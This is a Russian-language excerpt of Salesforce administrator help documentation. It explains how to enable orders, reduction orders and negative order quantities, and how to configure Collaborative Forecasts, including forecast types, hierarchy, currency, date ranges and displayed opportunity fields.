Чтобы настроить перечисленные ниже параметры заказов, воспользуйтесь страницей «Параметры заказов» в меню «Настройка».

Включение заказов

Включите заказы, чтобы разрешить участникам группы сбыта отслеживание и управление запросами клиентов на продукты или услуги.

Включение сокращенных заказов

Чтобы в процессе группы сбыта допускался возврат или сокращение активированных заказов (только в системе Salesforce Classic), включите сокращенные заказы в Salesforce.

Включение отрицательных количеств для продуктов заказа

Чтобы разрешить группе сбыта добавление продуктов заказа, количество которых не превышает нуля, включите отрицательное количество для организации.

СМ. ТАКЖЕ:

- Заказы

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров заказов:

- «Настройка приложения»

Включение заказов

Включите заказы, чтобы разрешить участникам группы сбыта отслеживание и управление запросами клиентов на продукты или услуги.

1. В настройке введите *«Параметры заказов»* в поле «Быстрый поиск», затем выберите **«Параметры заказов»**.
2. Убедитесь в том, что отмечен флажок **«Включить заказы»**.
3. Сохраните внесенные изменения.
4. Выберите макеты страниц, которые должны содержать связанный список «Заказы», и сохраните изменения.
5. Чтобы назначить полномочия пользователя и объекта соответствующим пользователям, воспользуйтесь профилями или наборами полномочий.
6. Создавайте наборы полей (только в системе Salesforce Classic) для заказов и товаров в заказах, чтобы управлять тем, какие поля появляются на страницах Visualforce.

Если заказы отключены, данные, относящиеся к заказам, будут скрыты. Для доступа к этим данным следует повторно включить заказы.

СМ. ТАКЖЕ:

- Наборы полномочий
- Страница сведений в расширенном пользовательском интерфейсе профиля
- Настройка параметров заказов
- Включение сокращенных заказов
- Заказы
- Общие сведения о наборах полей

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров заказов:

- «Настройка приложения»

Включение сокращенных заказов

Чтобы в процессе группы сбыта допускался возврат или сокращение активированных заказов (только в системе Salesforce Classic), включите сокращенные заказы в Salesforce.

1. В настройке введите *«Параметры заказов»* в поле «Быстрый поиск», затем выберите **«Параметры заказов»**.
2. Убедитесь в том, что отмечен флажок **«Включить заказы»**.
3. Установите флажок **«Включить сокращенные заказы»**.
4. Сохраните внесенные изменения.
5. Назначьте нужные полномочия соответствующим участникам группы сбыта посредством профиля или набора полномочий.
   - Участники группы сбыта могут создавать сокращенные заказы только при наличии полномочия «Создание сокращенных заказов».
   - Участники группы могут добавлять продукты в сокращенные заказы только при наличии доступа к следующим полям продуктов заказа: «Дата начала», «Дата окончания» и «Продукт исходного заказа».
6. При необходимости добавьте связанный список «Продукты сокращенного заказа» в макеты страниц для продуктов заказа.

Прим.: Отключение параметра включения сокращенных заказов инициирует удаление полномочия «Создание сокращенных заказов» изо всех профилей или наборов полномочий, но не влияет на доступность данных. Группе сбыта не разрешается создавать или активировать сокращенные заказы, при этом они могут просматривать и редактировать текущие заказы. Отключение сокращенных заказов инициирует отключение всех типов записей и макетов страниц для сокращенных заказов. Если типы записей не используются, рекомендуем удалить поля, касающиеся сокращенных заказов, из макетов страниц. А именно, следующие поля: «Исходный заказ» и «Сокращенный заказ» для объекта «Заказ»; «Продукт исходного заказа» и «Доступное количество» для объекта «Продукт заказа»; а также любые настраиваемые поля.

СМ. ТАКЖЕ:

- Наборы полномочий
- Страница сведений в расширенном пользовательском интерфейсе профиля
- Настройка параметров заказов
- Сокращенные заказы

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров заказов:

- «Настройка приложения»

Включение отрицательных количеств для продуктов заказа

Чтобы разрешить группе сбыта добавление продуктов заказа, количество которых не превышает нуля, включите отрицательное количество для организации.

1. В настройке введите *«Параметры заказов»* в поле «Быстрый поиск», затем выберите **«Параметры заказов»**.
2. Убедитесь в том, что отмечен флажок **«Включить заказы»**.
3. Установите флажок **«Включить отрицательное количество»**.
4. Сохраните внесенные изменения.

Если этот параметр отключен, участники группы сбыта не смогут заказывать продукты с отрицательными количествами и активировать заказы на продукты с такими количествами. Однако пользователи не теряют возможность просматривать и редактировать продукты заказов с отрицательным количеством.

СМ. ТАКЖЕ:

Настройка параметров заказов

Заказать продукты

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров заказов:

- Настройка приложения

Настройка прогнозов

Настройка совместных прогнозов

Настройка функции «Совместные прогнозы»

Можно настроить Salesforce для максимально эффективной работы групп сбыта с функцией «Совместные прогнозы».

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Рекомендации по миграции от настраиваемого прогнозирования к совместным прогнозам

Рассмотрите следующие рекомендации прежде, чем перейти от настраиваемого прогнозирования к функции «Совместные прогнозы».

Рекомендации по настройке функции «Совместные прогнозы»

Просмотрите основные рекомендации по настройке функции «Совместные прогнозы».

Рекомендации по определению параметров прогнозов в продукте «Совместные прогнозы»

Перед определением параметров прогнозов необходимо проверить несколько ключевых моментов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция управления территориями доступна в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Определение параметров прогнозов в функции «Совместные прогнозы»

Выберите требуемые типы прогнозов и подробные сведения для отображения на странице прогнозов так, чтобы торговые представители могли просматривать прогнозируемые значения дохода и объема для ожидаемых продаж.

Включение пользователей в функции «Совместные прогнозы»

Можно предоставить группам сбыта возможность работы с функцией «Совместные прогнозы» в Salesforce.

Разрешение пользователям партнерского портала добавлять возможности совместных прогнозов

Если группа сбыта работает с партнерами, вы можете включать стоимости из возможностей пользователя-партнера в прогнозы и добавлять пользователей партнерского портала в иерархию прогнозов группы. У пользователей партнерского портала нет доступа к странице или функциям продукта «Совместные прогнозы».

Настройка иерархии прогнозов в функции «Совместные прогнозы»

В иерархии прогнозов указаны все пользователи прогноза и определен способ сведения их прогнозов в вашей компании. Своевременно обновляйте иерархию прогнозов, чтобы менеджеры прогнозов видели все стоимости прогнозов подчиненных.

Выбор валюты прогноза в функции «Совместные прогнозы»

Выберите параметр валюты прогноза, подходящий вашей группе сбыта.

Определение диапазона дат для прогноза организации

В зависимости от параметров функции «Совместные прогнозы», заданных в организации, сводная таблица на странице «Совместные прогнозы» отображает стоимости прогнозов для отдельных или нескольких периодов.

Отображение полей в разделе возможностей на странице «Совместные прогнозы»

Выбор самое большее 15 стандартных и настраиваемых полей, которые должны отображаться в разделе возможностей, для каждого включенного типа прогноза.

Рекомендации по отображению полей в разделе возможностей на странице «Совместные прогнозы»

См. основные рекомендации при отображении полей в разделе возможностей на странице «Совместные прогнозы».

Настройка категорий прогнозов в функции «Совместные прогнозы»

Категория прогноза — это категория в цикле продаж, назначаемая возможности на основе ее этапа. К стандартным категориям прогноза относятся: «Ожидаемые продажи», «Благоприятный прогноз», «Обязательство», «Пропущено» и «Закрыто». Пользователи могут настраивать имена категорий прогнозов.

Просмотр и обновление соотнесений возможность-этап-к-прогноз-категория

Прогнозы основываются на соотнесении раскрывающегося списка «Этап» со значениями раскрывающегося списка «Категория прогноза». Например, если соотнести этап «Переговоры/Анализ» и категорию прогноза «Благоприятный прогноз», стоимость возможностей в «Переговоры/Анализ» будет включена в стоимость прогноза «Благоприятный прогноз». С изменением этапа возможности также изменяется вероятность и категория прогноза.

Рекомендации по отключению функции «Совместные прогнозы»

Прежде чем отключать функцию «Совместные прогнозы», следует определить данные, на которые повлияет отключение.

СМ. ТАКЖЕ:

Функции продаж: отличия в приложении Lightning Experience

Рекомендации по миграции от настраиваемого прогнозирования к совместным прогнозам

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров прогнозов:	Просмотр настройки и конфигурации
Для редактирования параметров прогнозов:	«Настройка приложения»
Для включения поддержки прогнозов:	Управление внутренними пользователями И «Настройка приложения»
Для управления планами продаж:	«Настройка приложения» И «Управление планами продаж»
Для загрузки данных плана продаж в систему Salesforce:	«Управление планами продаж» И «Просмотр всех прогнозов»

ВЕРСИИ

«Совместные прогнозы» доступны в: Salesforce Classic и Lightning Experience

«Совместные прогнозы» доступны в: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция территориального управления доступна в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Рассмотрите следующие рекомендации прежде, чем перейти от настраиваемого прогнозирования к функции «Совместные прогнозы».

- Чтобы включить продукт «Совместные прогнозы», рекомендуем отключить функцию «Настраиваемое прогнозирование». Чтобы отключить функцию настраиваемого прогнозирования, обратитесь в компанию <0>Salesforce<1>.
- Если функция настраиваемого прогнозирования отключена, связанный список планов продаж не отображается для записей пользователей. Полномочие «Редактирование личного плана продаж» (API-имя: `PermissionsEditOwnQuota`) также не будет отображаться в объекте «Профиль».
- Если у вас включена первоначальная функция управления территориями, отключите настраиваемое прогнозирование и первоначальную функцию управления территориями перед переходом на совместное прогнозирование. Чтобы выключить эти функции, обратитесь в компанию <0>Salesforce<1>. Функции «Управление территориями предприятия» и «Совместные прогнозы» можно включать и использовать одновременно, однако эти функции не интегрированы для совместной работы.
- В процессе миграции история прогнозов, переопределения, отчеты и общедоступные данные, использованные в функции настраиваемого прогнозирования, подлежат удалению.
- Рекомендуем экспортировать данные отчетов по прогнозам, чтобы иметь резервную копию.
- По умолчанию продукт «Совместные прогнозы» использует месячные прогнозы. Возможно изменение этого параметра и использование ежеквартальных прогнозов. Если вы будете настраивать параметры финансового года, ваш финансовый период имеет значение по умолчанию. Также можно использовать настраиваемые кварталы.
- Иерархия прогнозов сохраняется. Чтобы минимизировать риск потери данных, рекомендуем перейти к функции «Совместные прогнозы» немедленно после отключения функции «Настраиваемые прогнозы». После перехода не требуется повторно включать пользователей прогнозов. Рекомендуем проверить все иерархии на предмет достоверности данных.

- Прежде чем выполнить переход, просмотрите раздел «Чем отличаются версии прогнозирования?», позволяющий определить преимущества, которые будут доступны после активации продукта «Совместные прогнозы».

СМ. ТАКЖЕ:

Чем отличаются версии прогнозирования?

Рекомендации по настройке функции «Совместные прогнозы»

Просмотрите основные рекомендации по настройке функции «Совместные прогнозы».

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Важное замечание: Не отключайте новую тему пользовательского интерфейса в Salesforce Classic или включите исходную функцию управления территориями. Можно включить функцию управления территориями предприятия, однако сводки прогнозов основываются на иерархии ролей, а не на иерархии территорий.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция управления территориями доступна в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

- Если вы используете Lightning Experience, «Совместные прогнозы» недоступны в меню «Настройка». Переключитесь в Salesforce Classic, чтобы подготовить и настроить «Совместные прогнозы».
- Включите не более четырех типов прогнозов.
- Выберите поля, отображающиеся в разделе возможностей, для каждого типа прогноза.
- Если ваша группа сбыта использует планы продаж, активируйте планы продаж.
- Если ваша группа сбыта корректирует прогнозы, включите поправки прогнозов.
- Определите необходимость использования индивидуальных сводок категорий прогнозов или включите поддержку накопительных сводок прогнозов.
- Определите диапазон прогноза. Вы можете выбрать период времени и диапазон по умолчанию. Поддерживаются стандартный и настраиваемый финансовый год.
- Если в вашей компании используется специальная терминология, настройте категории прогнозов.
- Если в вашей компании используется несколько типов валют, задайте валюту прогноза — валюту компании или личную валюту ответственного за прогноз.
- Включите пользователей, которые будут работать с прогнозами.
- Чтобы определить способ сведения прогнозов в организации, а также пользователей, которым будет доступен их просмотр и корректировка, настройте иерархию прогнозов. Иерархия прогнозов основывается на иерархии ролей, а также определяет пользователей, являющихся менеджерами прогнозов.
- Предоставьте пользователям функции «Совместные прогнозы» доступ к странице прогнозов.
- Чтобы удобнее было просматривать прогнозы, включите организатор панели вкладок.

СМ. ТАКЖЕ:

Понятия функции «Совместные прогнозы»

Определение параметров прогнозов в функции «Совместные прогнозы»

Рекомендации по отключению функции «Совместные прогнозы»

Рекомендации по миграции от настраиваемого прогнозирования к совместным прогнозам

Рекомендации по определению параметров прогнозов в продукте «Совместные прогнозы»

Перед определением параметров прогнозов необходимо проверить несколько ключевых моментов.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

- Если вы используете Lightning Experience, «Совместные прогнозы» недоступны в меню «Настройка». Переключитесь в Salesforce Classic, чтобы подготовить и настроить «Совместные прогнозы».
- Если вы используете Lightning Experience и выбрали прогноз по группам продуктов, учтите, что чем больше групп продуктов вы выберете, тем больше строк будет в таблице прогнозов. В таблице прогнозов может отображаться до 2 000 строк.
- Компания Salesforce рекомендует настраивать функцию «Совместные прогнозы» только после просмотра соответствующей документации. Изменение ряда параметров может инициировать потерю данных.
- Отключение поправок инициирует удаление поправок.
- Изменение периода прогноза инициирует удаление планов продаж и поправок.
- Если вы удалите тип прогноза, план продаж и данные поправок будут очищены для этого типа прогноза.
- Если вы измените меру прогнозирования для определенного типа прогноза с дохода на количество или с количества на доход, план продаж и данные поправок будут очищены для этого типа прогноза.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Определение параметров прогнозов в функции «Совместные прогнозы»

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров прогнозов:	Просмотр настройки и конфигурации
Для редактирования параметров прогнозов:	«Настройка приложения»
Для включения поддержки прогнозов:	Управление внутренними пользователями И «Настройка приложения»
Для управления планами продаж:	«Настройка приложения» И «Управление планами продаж»
Для загрузки данных плана продаж в систему Salesforce:	«Управление планами продаж» И «Просмотр всех прогнозов»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Выберите требуемые типы прогнозов и подробные сведения для отображения на странице прогнозов так, чтобы торговые представители могли просматривать прогнозируемые значения дохода и объема для ожидаемых продаж.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Важное замечание: Не отключайте новую тему пользовательского интерфейса в Salesforce Classic или включите исходную функцию управления территориями. Можно включить функцию управления территориями предприятия, однако сводки прогнозов основываются на иерархии ролей, а не на иерархии территорий.

1. Если вы используете Lightning Experience, переключитесь на Salesforce Classic.
2. В меню «Настройка» введите *«Параметры прогнозов»* в поле «Быстрый поиск», затем выберите **«Параметры прогнозов»**. Если функция «Совместные прогнозы» отключена, выберите **«Включить прогнозы»**.
3. Если тип прогноза не включен, нажмите **«Добавить тип прогноза»**. Чтобы включить другой тип прогноза, нажмите **«Добавить другой тип прогноза»**.
4. Выберите тип прогноза для добавления. Доступные типы («Возможности», «Доли потенциальных клиентов», «Доли наложения», «Группы продуктов» или настраиваемое поле валюты возможности) определяются имеющимися конфигурациями.
5. Выберите требуемое измерение прогноза: **«Доход»** или **«Количество»**. Чтобы использовать оба измерения, добавьте отдельные типы прогнозов для каждого измерения.

   Некоторые типы прогнозов поддерживают только одно измерение. Например, прогнозы по долям потенциальных клиентов поддерживают только доход.
6. Если вы используете Lightning Experience и выбрали прогнозы по группам продуктов, укажите группы продуктов, для которых пользователи могут составлять прогнозы, и порядок их отображения. Если вы выбрали прогнозы по группам продуктов, но не указали группы продуктов, пользователи получат сообщение об ошибке и не смогут открыть страницу прогнозов.
7. Выберите поля, отображающиеся в разделе возможностей страницы прогнозов.

   При необходимости выберите другой набор полей для каждого типа прогноза.
8. Нажмите кнопку **«OK»**.
9. Включите поддержку поправок прогнозов для компании и отдельных пользователей.
10. Включите поддержку накопительных сводок прогнозов.
11. Выберите период прогноза в разделе «Настроить стандартное отображение прогнозов». Поддерживаются стандартный и настраиваемый финансовый год.
12. В разделе «Настроить стандартное отображение прогнозов» выберите начальный промежуток и число периодов для отображения. Этот параметр становится стандартным для всех пользователей функции «Совместные прогнозы» до его изменения на странице прогнозов.
13. При необходимости настройте категории прогнозов.
14. Если в компании используется несколько валют, выберите валюту для прогноза.
15. Включите планы продаж.
16. Сохраните внесенные изменения.
17. Включите пользователей, которые будут использовать функцию «Совместные прогнозы».
18. Чтобы определить способ сведения прогнозов и пользователей, которые смогут просматривать и корректировать их, настройте иерархию прогнозов.

19. Вернитесь на страницу «Параметры прогнозов», чтобы внести необходимые изменения в параметры.

СМ. ТАКЖЕ:

Понятия функции «Совместные прогнозы»

Рекомендации по настройке функции «Совместные прогнозы»

Рекомендации по отключению функции «Совместные прогнозы»

Включение пользователей в функции «Совместные прогнозы»

Можно предоставить группам сбыта возможность работы с функцией «Совместные прогнозы» в Salesforce.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Чтобы включить поддержку пользователя, щелкните ссылку **«Правка»** напротив его имени.
3. Установите флажок **«Разрешить прогнозирование»** в разделе «Общие сведения».
4. Сохраните внесенные изменения.

Включенные пользователи перечислены в иерархии прогнозов. Включать большее количество пользователей или отключать их можно при настройке иерархии прогнозов.

СМ. ТАКЖЕ:

Понятия функции «Совместные прогнозы»

Разрешение пользователям партнерского портала добавлять возможности совместных прогнозов

Рекомендации по настройке функции «Совместные прогнозы»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения поддержки прогнозов:

- Управление пользователями

  И

  «Настройка приложения»

Разрешение пользователям партнерского портала добавлять возможности совместных прогнозов

Если группа сбыта работает с партнерами, вы можете включать стоимости из возможностей пользователя-партнера в прогнозы и добавлять пользователей партнерского портала в иерархию прогнозов группы. У пользователей партнерского портала нет доступа к странице или функциям продукта «Совместные прогнозы».

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

1. Предварительно необходимо выполнить действия, приведенные ниже.
   - Включите партнерские порталы.
   - Создайте партнерский портал
   - Создайте профиль партнера и назначьте его партнерскому порталу
   - Включите организацию в качестве партнера и предоставьте контакту данной организации вход на партнерский портал
2. В меню «Настройка» введите *«Пользователи»* в поле «Быстрый поиск», затем выберите **«Пользователи»** и выберите тот контакт партнерского портала, который вы создали.
3. Установите флажки **«Активно»** и **«Разрешить прогнозирование»**.
4. Включите пользователя партнерского портала в иерархии прогнозов и назначьте ему активного менеджера прогнозов.

СМ. ТАКЖЕ:

Понятия функции «Совместные прогнозы»

Рекомендации по настройке функции «Совместные прогнозы»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения поддержки прогнозов:

- Управление внутренними пользователями

  И

  Настройка приложения

Для назначения профилей партнеров партнерскому порталу:

- Настройка приложения

Настройка иерархии прогнозов в функции «Совместные прогнозы»

В иерархии прогнозов указаны все пользователи прогноза и определен способ сведения их прогнозов в вашей компании. Своевременно обновляйте иерархию прогнозов, чтобы менеджеры прогнозов видели все стоимости прогнозов подчиненных.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Если пользователь назначается менеджером прогнозов, то все прогнозы и поправки его подчиненных отражаются в прогнозах менеджера. Менеджера прогнозов следует назначать на верхнем уровне иерархии прогнозов.

Чтобы доступность прогнозов сводилась к каждому уровню иерархии, рекомендуем каждому менеджеру по продажам, имеющему подчиненных, назначить роль менеджера прогнозов в иерархии прогнозов.

1. Если вы используете Lightning Experience, переключитесь на Salesforce Classic.
2. Введите строку *«Иерархия прогнозов»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Иерархия прогнозов»**.
3. Просмотрите доступные роли, щелкнув ссылку **«Развернуть все»**.
4. Чтобы добавить или удалить пользователей в списках «Доступные пользователи» и «Включенные пользователи», щелкните **«Включить пользователей»** и воспользуйтесь кнопками **«Добавить»** и **«Удалить»**. Если вы ранее включили пользователя с помощью меню «Настройка» (ввели *«Пользователи»* в поле «Быстрый поиск», затем выбрали **«Пользователи»** и разрешили прогнозирование на странице пользователя), то имя отображается в списке «Включенные пользователи».
5. Чтобы выбрать менеджера прогнозов для каждой роли менеджера в иерархии, щелкните **«Редактировать менеджера»** напротив нужной роли и выберите нужное имя из раскрывающегося списка «Менеджер прогнозов».
6. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

Понятия функции «Совместные прогнозы»

Включение поправок прогнозов в продукте «Совместные прогнозы»

Включение пользователей в функции «Совместные прогнозы»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения поддержки прогнозов:

- Управление пользователями

  И

  Настройка приложения

Выбор валюты прогноза в функции «Совместные прогнозы»

Выберите параметр валюты прогноза, подходящий вашей группе сбыта.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

1. Если вы используете Lightning Experience, переключитесь на Salesforce Classic.
2. Пересмотрите сведения в разделе «Работа с несколькими валютами в прогнозах».
3. В меню «Настройка» введите «*Параметры прогнозов*» в поле «Быстрый поиск», затем выберите **«Параметры прогнозов»**.
4. Выберите нужную валюту в разделе «Валюта прогноза».
5. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

Понятия функции «Совместные прогнозы»

Корректировка прогнозов в функции «Совместные прогнозы»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения поддержки прогнозов:

- Управление пользователями

  И

  Настройка приложения

Определение диапазона дат для прогноза организации

В зависимости от параметров функции «Совместные прогнозы», заданных в организации, сводная таблица на странице «Совместные прогнозы» отображает стоимости прогнозов для отдельных или нескольких периодов.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Внимание: При изменении временного промежутка (ежемесячно на ежеквартально или наоборот) или стандартного финансового года удаляются все поправки и планы продаж. Если вы используете функцию настраиваемого финансового года, при создании первого настраиваемого финансового года любые планы продаж и поправки в соответствующем и последующих стандартных финансовых годах будут удалены. Данные изменения инициируют пересчет прогноза, время выполнения которого определяется текущим объемом данных.

При использовании настраиваемого финансового года отображаются настраиваемые периоды или кварталы. Прогнозы могут составляться по предстоящим или прошедшим 12 месяцам или 8 кварталам. Если в ваш диапазон прогноза входит текущий месяц или квартал, на странице прогнозов по умолчанию отображается текущий месяц или квартал. Если это не так, то по умолчанию выбирается первый месяц или квартал прогнозируемого диапазона дат.

Диапазон дат становится стандартным для всех пользователей функции «Совместные прогнозы». Собственные прогнозы пользователей позволяют использовать этот стандартный диапазон или настраиваемый диапазон дат. Индивидуальный диапазон дат прогноза, измененный пользователем, не может быть переопределен администратором <0>Salesforce<1>. Тем не менее, изменение *периода* (ежемесячно на ежеквартально или наоборот) отображается во всех прогнозах пользователей.

1. Если вы используете Lightning Experience, переключитесь на Salesforce Classic.
2. В меню «Настройка» введите *«Параметры прогнозов»* в поле «Быстрый поиск», затем выберите **«Параметры прогнозов»**.
3. В разделе «Настроить стандартное отображение прогнозов» выберите начальный промежуток и число периодов для отображения.
4. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

- Ежемесячные и ежеквартальные прогнозы
- Понятия функции «Совместные прогнозы»
- Рекомендации по настройке функции «Совместные прогнозы»
- Изменение отображения диапазона дат для прогноза

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения поддержки прогнозов:

- Управление пользователями

  И

  «Настройка приложения»

Отображение полей в разделе возможностей на странице «Совместные прогнозы»

Выбор самое большее 15 стандартных и настраиваемых полей, которые должны отображаться в разделе возможностей, для каждого включенного типа прогноза.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

1. Если вы используете Lightning Experience, переключитесь на Salesforce Classic.
2. В меню «Настройка» введите *«Параметры прогнозов»* в поле «Быстрый поиск», затем выберите **«Параметры прогнозов»**.
3. Щелкните имя нужного типа прогноза.
4. Выберите поля возможности, которые должны отображаться в списке. Измените порядок отображения полей в списке с вертикального на горизонтальный.
5. Чтобы сохранить внесенные изменения, нажмите кнопку **«OK»**.

СМ. ТАКЖЕ:

Рекомендации по отображению полей в разделе возможностей на странице «Совместные прогнозы»

Понятия функции «Совместные прогнозы»

Рекомендации по настройке функции «Совместные прогнозы»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки раздела возможностей:

- Настройка приложения

Для просмотра настройки и конфигурации:

- Просмотр настройки и конфигурации

Рекомендации по отображению полей в разделе возможностей на странице «Совместные прогнозы»

См. основные рекомендации при отображении полей в разделе возможностей на странице «Совместные прогнозы».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

- Если вы добавляете поле возможности в раздел возможностей и это поле не отображается пользователям функции «Совместные прогнозы», проверьте параметры безопасности на уровне поля для определенного поля и профиля пользователя. Если данное поле используется прогнозом, то столбец «Прогнозируемая стоимость» отображает значение поля или значение связанной доли поля, независимо от заданных параметров безопасности поля.
- Выбор стоимости прогноза в сводной таблице инициирует отображение списка соответствующих возможностей под таблицей. Выбор самое большее 15 стандартных и настраиваемых полей, которые должны отображаться в разделе возможностей, для каждого включенного типа прогноза. Доступные поля определяются заданными параметрами безопасности поля. Поле «Имя возможности» является обязательным. Рекомендуем добавить поле «Категория прогноза».
- При выборе полей следует учитывать поля, используемые в сводке прогноза.
  - Если сводки прогнозов по возможности и количеству основываются на поле возможности «Количество», то прогнозы по количеству и доходу сводятся на основе поля возможности «Стоимость».
  - Прогнозы по доходу для долей потенциальных клиентов сводятся на основе поля возможности «Стоимость» и процента доли, назначенного торговому представителю.
  - Прогнозы по настраиваемому полю возможности сводятся на основе настраиваемого поля «Стоимость».
  - Для прогнозов по доходу и группе продуктов сводка основана на сумме в поле «Итоговая цена» для всех элементов строки потенциального клиента в этой группе продуктов.
